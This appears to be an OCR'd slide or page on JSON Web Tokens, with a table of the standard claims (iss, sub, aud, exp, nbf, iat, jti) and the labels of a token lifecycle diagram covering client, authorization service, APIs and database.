
https://jwt.io/

JWT Standard Claims


Code	Name	Description
iss	Issuer	Identifies principal that issued the JWT
sub	Subject	Identifies the subject of the JWT
aud	Audience	Identifies the recipients that the JWT is intended for
exp	Expiration Time	Identifies the expiration time on and after which the JWT
nbf	Not Before	Identifies the time on which the JWT will start to be accepted for processing
iat	Issued At	Identifies the time at which the JWT was issued
Jti	JWT ID	Case-sensitive unique identifier of the token even among different issuers


JWT Auth Token Lifecycle



Client
Authorize Service
APIs
Secured Service
DB

